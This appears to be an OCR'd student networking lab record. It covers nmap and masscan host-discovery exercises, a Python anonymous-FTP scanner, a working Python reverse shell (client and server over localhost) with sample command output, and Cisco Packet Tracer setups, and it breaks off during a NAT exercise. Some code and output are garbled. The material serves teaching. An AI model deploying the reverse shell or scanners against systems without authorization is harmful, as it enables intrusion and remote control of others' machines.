
TASK-3:



Send a packet with the following:
From computer1
To computer3
Packet Type: "Ping Request"
What is the type of packet that computer1 sent before the ping?
ARP Request
Correct Answer
What is the type of packet that computer1 received before being able to send the ping?
ARP Response
Correct Answer
How many computers responded to the ping request?
1
Correct Answer


Send a packet with the following:
From computer2
To computer5
Packet Type: "Ping Request"
What is the name of the first device that responded to the first ARP Request?
router
Correct Answer
What is the name of the first device that responded to the second ARP Request?
computer5
Correct Answer
Send another Ping Request. Did it require new ARP Requests? (Y/N)
N
Correct Answer

TASK-4:


nmap-PR-sn-AttackBox.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
arp
Source Destination Protocol Info
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.1? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.2? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.3? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.4? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.5? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.7? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.8? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.9? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.10? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.11? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.1? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.2? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.3? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.4? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.5? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.7? Tell 10.10.210.6
nmap-PR-sn-AttackBox.pcapng Packets: 1480 · Displayed: 512 (34.6%) Profile: Default


arp-scan-AttackBox.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
arp
Source Destination Protocol Info
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.0? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.1? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.2? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.3? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.4? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.5? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP ARP Announcement for 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.7? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.8? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.9? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.10? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.11? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.12? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.13? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.14? Tell 10.10.210.6
02:ba:eb:d6:18:2b Broadcast ARP Who has 10.10.210.15? Tell 10.10.210.6
Address Resolution Protocol: Protocol Packets: 1207 · Displayed: 512 (42.4%) Profile: Default



Answer the questions below
We will be sending broadcast ARP Requests packets with the following options:
From computer1
To computer1 (to indicate it is broadcast)
Packet Type: "ARP Request"
Data: try all the possible eight devices (other than computer1) in the network: computer2, computer3, computer4, computer5, computer6, switch1, switch2, and router.
How many devices are you able to discover using ARP requests?
3
✓ Correct Answer

TASK-5:

In an attempt to discover live hosts using ICMP address mask queries, we run the command `nmap -PM -sn MACHINE_IP/24`. Although, based on earlier scans, we know that at least eight hosts are up, this scan returned none. The reason is that the target system or a firewall on the route is blocking this type of ICMP packet. Therefore, it is essential to learn multiple approaches to achieve the same result. If one type of packet is being blocked, we can always choose another to discover the target network and services.

Pentester Terminal

```
pentester@TryHackMe$ sudo nmap -PM -sn 10.10.68.220/24

Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 12:13 EEST
Nmap done: 256 IP addresses (0 hosts up) scanned in 52.17 seconds
```



Answer the questions below

What is the option required to tell Nmap to use ICMP Timestamp to discover live hosts?

-PP ✓ Correct Answer

What is the option required to tell Nmap to use ICMP Address Mask to discover live hosts?

-PM ✓ Correct Answer

What is the option required to tell Nmap to use ICMP Echo to discover live hosts?


-PE ✓ Correct Answer

TASK-6:

In this example, we run `sudo nmap -PA -sn MACHINE_IP/24` to discover the online hosts on the target's subnet. We can see that the TCP ACK ping scan detected five hosts as up.

Pentester Terminal

```
pentester@TryHackMe$ sudo nmap -PA -sn 10.10.68.220/24
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 13:46 EEST
Nmap scan report for 10.10.68.52
Host is up (0.11s latency).
Nmap scan report for 10.10.68.121
Host is up (0.12s latency).
Nmap scan report for 10.10.68.125
Host is up (0.10s latency).
Nmap scan report for 10.10.68.134
Host is up (0.10s latency).
Nmap scan report for 10.10.68.220
Host is up (0.10s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 29.89 seconds
```



Masscan

On a side note, Masscan uses a similar approach to discover the available systems. However, to finish its network scan quickly, Masscan is quite aggressive with the rate of packets it generates. The syntax is quite similar: `-p` can be followed by a port number, list, or range. Consider the following examples:

- `masscan MACHINE_IP/24 -p443`
- `masscan MACHINE_IP/24 -p80,443`
- `masscan MACHINE_IP/24 -p22-25`
- `masscan MACHINE_IP/24 --top-ports 100`

Masscan is not installed on the AttackBox; however, it can be installed using `apt install masscan`.

Answer the questions below

Which TCP ping scan does not require a privileged account?

TCP SYN Ping — ✓ Correct Answer


Which TCP ping scan requires a privileged account?

TCP ACK Ping — ✓ Correct Answer

What option do you need to add to Nmap to run a TCP SYN ping scan on the telnet port?

-PS23 — ✓ Correct Answer — Hint


TASK-7:



TASK-8:

Scan Type	Example Command
ARP Scan	`sudo nmap -PR -sn MACHINE_IP/24`
ICMP Echo Scan	`sudo nmap -PE -sn MACHINE_IP/24`
ICMP Timestamp Scan	`sudo nmap -PP -sn MACHINE_IP/24`
ICMP Address Mask Scan	`sudo nmap -PM -sn MACHINE_IP/24`
TCP SYN Ping Scan	`sudo nmap -PS22,80,443 -sn MACHINE_IP/30`
TCP ACK Ping Scan	`sudo nmap -PA22,80,443 -sn MACHINE_IP/30`
UDP Ping Scan	`sudo nmap -PU53,161,162 -sn MACHINE_IP/30`

Remember to add `-sn` if you are only interested in host discovery without port-scanning. Omitting `-sn` will let Nmap default to port-scanning the live hosts.



Remember to add `-sn` if you are only interested in host discovery without port-scanning. Omitting `-sn` will let Nmap default to port-scanning the live hosts.

Option	Purpose
`-n`	no DNS lookup
`-R`	reverse-DNS lookup for all hosts
`-sn`	host discovery only

RESULT:

ARP scan discovered the most live hosts on the local LAN; ICMP missed hosts when echo requests were blocked. TCP/UDP probes found additional hosts with open services — combining probe types gives the most reliable discovery.

Building anonymous FTP Scanner using ftplib module

EXP - 8

Aim:

Detect whether a specific FTP server (one you own or are authorized to test) allows anonymous login using Python's ftplib.

Introduction:

Anonymous FTP (user = "anonymous") lets anyone access public files — useful for distribution but risky if misconfigured. Test only systems you control or have permission to assess.

Algorithm:

1. Connect to target host:port with ftplib.FTP().connect().
2. Read banner (getwelcome()).
3. Attempt ftp.login("anonymous", email@example.com).
4. If login succeeds → record anonymous_allowed (optionally nlst() to list files).
5. If login fails → record anonymous_denied.
6. Close connection and save result + banner + timestamp.

Code:

```
import sys
import ftplib
import socket

TIMEOUT = 5  # seconds

def scan_host(host, list_root=False):
    try:
        ftp = ftplib.FTP()
        ftp.connect(host, 21, timeout=TIMEOUT)
        banner = ftp.getwelcome()
        # try anonymous login
        ftp.login('anonymous', 'anonymous@')
        print(f"[+] {host}: anonymous login OK — banner: {banner}")
        if list_root:
            try:
                files = ftp.nlst()
                print(f"    Root listing ({len(files)} items): {files[:10]}")
            except Exception as e:
                print(f"    Could not list root: {e}")
        ftp.quit()
    except ftplib.error_perm as e:
        # permission denied / login failed
```

```
            print(f"[-] {host}: anonymous login FAILED ({e})")
        except (socket.timeout, TimeoutError):
            print(f"[-] {host}: timeout")
        except ConnectionRefusedError:
            print(f"[-] {host}: connection refused")
        except Exception as e:
            print(f"[-] {host}: error: {e}")

def load_targets(arg):
    # if arg looks like a file, treat as file; else single host
    try:
        with open(arg, 'r') as f:
            return [line.strip() for line in f if line.strip() and not line.startswith('#')]
    except FileNotFoundError:
        return [arg]

def main():
    if len(sys.argv) < 2:
        print("Usage: python simple_ftp_scan.py <host_or_file> [--list]")
        sys.exit(1)

    arg = sys.argv[1]
    list_root = '--list' in sys.argv[2:]
    targets = load_targets(arg)

    for t in targets:
        scan_host(t, list_root=list_root)

if __name__ == '__main__':
    main()
```

Output:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\TCS> cd..
PS C:\Users> cd..
PS C:\> D:
PS D:\> python anonymous.py
partially initialized module 'ftplib' from 'D:\ftplib.py' has no attribute 'FTP' (most likely due to a circular import)

[-] ftp.be.debian.org FTP Anonymous Login Failed.
Usage: python simple_ftp_scan.py <host_or_file> [--list]
PS D:\>
```

Result:

The expected results from got from the anonymous FTP Scanner .therefore anonymous FTP server using ftplib module is built and output is noted

EXPT: 9 DEVELOP A PROGGRAM TO CREATE REVERSE SHELL USING TCP SOCKETS

Aim:

Demonstrate basic TCP communication and remote command execution between two Python programs.

Algorithm:

1. Server: listen on a port, accept a client, read commands from the user, send commands to client, print responses.
2. Client: connect to server, receive commands, if cd then change directory, otherwise run the command, send back output and current directory.
3. On quit close the connection.

Code:

Client:

```
import socket
import subprocess
import os
host = '127.0.0.1'
port = 9999
def connect_to_server():
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client.connect((host, port))
    while True:
        try:
            command = client.recv(1024).decode()
            if command.lower() == 'quit':
                break
            elif command.startswith('cd '):
                try:
                    os.chdir(command[3:].strip())
```

```
                output = f"Changed directory to {os.getcwd()}"
            except Exception as e:
                output = str(e)
        else:
            process = subprocess.Popen(command, shell=True,
stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
            output = process.stdout.read() + process.stderr.read()
            output = output.decode()
        current_dir = os.getcwd() + "> "
        client.send((output + "\n" + current_dir).encode())
    except Exception as e:
        client.send(str(e).encode())
        break
client.close()
if __name__== "__main__":
    connect_to_server()
```

Server:

```
import socket
import threading
host = '127.0.0.1'
port = 9999
def create_server_socket():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.bind((host, port))
    server.listen(5)
    print(f"[+] Listening on {host}:{port}")
    return server
def handle_client(conn, addr):
    print(f"[+] Connection established with {addr[0]}:{addr[1]}")
    while True:
        try:
```

```
                command = input(f"{addr[0]}@shell> ")
                if command.lower() == 'quit':
                    conn.send(command.encode())
                    conn.close()
                    break
                if command.strip():
                    conn.send(command.encode())
                    response = conn.recv(4096).decode()
                    print(response)
            except Exception as e:
                print(f"[!] Error: {e}")
                conn.close()
                break
    def start_server():
        server = create_server_socket()
        while True:
            conn, addr = server.accept()
            client_thread = threading.Thread(target=handle_client, args=(conn,
addr))
            client_thread.start()
    if __name___== "__main__":
        start_server()
```

Output:

Server:

```
C:\Users\a8282>cd "C:\Users\a8282\OneDrive\Documents

C:\Users\a8282\OneDrive\Documents>python revserver.py
[+] Listening on 127.0.0.1:9999
[+] Connection established with 127.0.0.1:54985
127.0.0.1@shell> whoami
admin\a8282
```

```
C:\Users\a8282\OneDrive\Documents>
127.0.0.1@shell> echo hello
hello

C:\Users\a8282\OneDrive\Documents>
127.0.0.1@shell> dir
 Volume in drive C has no label.
 Volume Serial Number is 9C02-4D11

 Directory of C:\Users\a8282\OneDrive\Documents

11-10-2025  16:18    <DIR>          .
11-10-2025  14:02    <DIR>          ..
11-10-2025  13:46               549 anonymous.py
11-10-2025  14:37               477 calcclient.py
11-10-2025  14:47               476 calcserver.py
07-10-2025  08:35               263 client.py
09-09-2025  07:45           669,472 cn model qn paper(cse).pdf
06-09-2025  07:58            77,825 cn model qn paper.pdf
11-10-2025  16:18           767,346 cn record.docx
05-09-2025  16:14         9,946,788 CN Typed Notes.pdf
07-10-2025  09:58    <DIR>          Custom Office Templates
06-09-2025  08:01        18,006,469 DBMS  unit-1 notes.pdf
11-09-2025  19:19         1,079,692 DBMS cat-1 model qn paper.pdf
06-09-2025  07:58           325,524 dbms model qn paper.pdf
```

Client:

```
C:\Users\a8282>cd "C:\Users\a8282\OneDrive\Documents

C:\Users\a8282\OneDrive\Documents>python revclient.py
```

Result:

Server shows a “connection established” message when client connects. Commands typed at the server prompt run on the client and their output appears on the server.cd changes the client’s directory and the new path is returned. Quit ends the session; errors close the connection.

EXPT: 10 DESIGN A SIMPLE TOPOLOGY AND CONFIGURE WITH ONE ROUTER, TWO SWITCHES AND PCS USING CISCO PACKET TRACER

Aim:

To design and configure a simple network topology using **one router, two switches, and PCs** in Cisco Packet Tracer and verify successful communication between networks.


Algorithm:

- Start **Cisco Packet Tracer.**
- Select **and place devices:**
- 1 Router (e.g., Cisco 2911)
- 2 Switches (e.g., 2960)
- 4 PCs
- Connect **the devices using Copper Straight-Through cables:**
- PC0 → Switch0 (F0/1)
- PC1 → Switch0 (F0/2)
- PC2 → Switch1 (F0/1)
- PC3 → Switch1 (F0/2)
- Switch0 → Router (G0/0)
- Switch1 → Router (G0/1)
- Assign **IP** addresses **to PCs:**
- LAN1 → 192.168.1.0/24 (PC0, PC1)
- LAN2 → 192.168.2.0/24 (PC2, PC3)
- Configure router **interfaces:**
- Interface G0/0 → 192.168.1.1 255.255.255.0
- Interface G0/1 → 192.168.2.1 255.255.255.0
- Use no shutdown command to activate interfaces.
- Set **Default Gateway** on **each PC:**
- For PCs in LAN1 → 192.168.1.1
- For PCs in LAN2 → 192.168.2.1
- Verify **connections:**

241901058

- Use the ping command from one PC in LAN1 to a PC in LAN2.
- Check for successful replies.
- Stop**.**
- If packets are successfully received, the topology is working correctly.

Network Topology:



Output:

```
C:\>ping 192.168.2.1

Pinging 192.168.2.1 with 32 bytes of data:

Reply from 192.168.2.1: bytes=32 time=4ms TTL=255
Reply from 192.168.2.1: bytes=32 time=4ms TTL=255
Reply from 192.168.2.1: bytes=32 time=4ms TTL=255
Reply from 192.168.2.1: bytes=32 time=4ms TTL=255

Ping statistics for 192.168.2.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 4ms, Maximum = 4ms, Average = 4ms
```

Result:

A simple network topology using **one router, two switches, and multiple PCs** was designed and configured successfully in Cisco Packet Tracer. Communication between both networks was verified using the **ping** command.

EXPT: 11 CUSTOMISE SWITCH WITH NETWORK MODULES USING CISCO PACKET TRACER

Aim:


To **customize a switch** by adding **network modules** in Cisco Packet Tracer and verify extended connectivity options.

Algorithm:

1. Start Packet Tracer and place a Router 2811 on the workspace.
2. Power off the router (Physical tab).
3. Remove cover plates from empty module slots.
4. Insert network modules (e.g., NM-1T, NM-1E) into empty slots.
5. Power on the router.
6. Check new interfaces appear (FastEthernet, Serial, Ethernet).
7. Place PCs (PC0, PC1) near the router.
8. Connect PCs to router interfaces using Copper Straight-Through cables.
9. Configure router interfaces:
   - Assign IP address
   - Enable interface (no shutdown)
10. Configure PCs:
    - Assign IP address in same subnet
    - Set default gateway as router interface IP
11. Test connectivity:
    - Ping router from PCs
    - Ping PC1 from PC0 and vice versa

241901058

Topology:



Output:

```
C:\>ping 192.168.1.3

Pinging 192.168.1.3 with 32 bytes of data:

Reply from 192.168.1.3: bytes=32 time=2ms TTL=128
Reply from 192.168.1.3: bytes=32 time=5ms TTL=128
Reply from 192.168.1.3: bytes=32 time=4ms TTL=128
Reply from 192.168.1.3: bytes=32 time=5ms TTL=128

Ping statistics for 192.168.1.3:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 2ms, Maximum = 5ms, Average = 4ms

C:\>ping 192.168.1.2

Pinging 192.168.1.2 with 32 bytes of data:

Reply from 192.168.1.2: bytes=32 time<1ms TTL=255
Reply from 192.168.1.2: bytes=32 time<1ms TTL=255
Reply from 192.168.1.2: bytes=32 time<1ms TTL=255
Reply from 192.168.1.2: bytes=32 time<1ms TTL=255

Ping statistics for 192.168.1.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Result:

The switch was successfully customized by adding a network module, and the newly added ports functioned correctly for connecting PCs in Cisco Packet Tracer.

EXPT: 12 EXAMINE NETWORK ADDRESS TRANSLATION (NAT) USING CISCO PACKET TRACER

Aim:

To configure and examine Network Address Translation (NAT) in a small network using Cisco Packet Tracer and observe how private IP addresses are translated to public IP addresses for internet communication.


Procedure:

1. Open Cisco Packet Tracer and create a new project.
2. Set up the network topology:
    - Add a Router, Switch, and PCs for the internal network.
    - Add a Router simulating the ISP (public network).
3. Assign IP addresses:
    - Configure private IP addresses for PCs (e.g., 192.168.1.2, 192.168.1.3).
    - Assign a private IP to the internal interface of the router (e.g., 192.168.1.1).
    - Assign a public IP to the router's external interface (e.g., 200.100.100.1).
4. Configure NAT on the Router:
    - Go to the router CLI.
    - Enable privileged mode:
    - Router> enable
    - Enter global configuration mode:
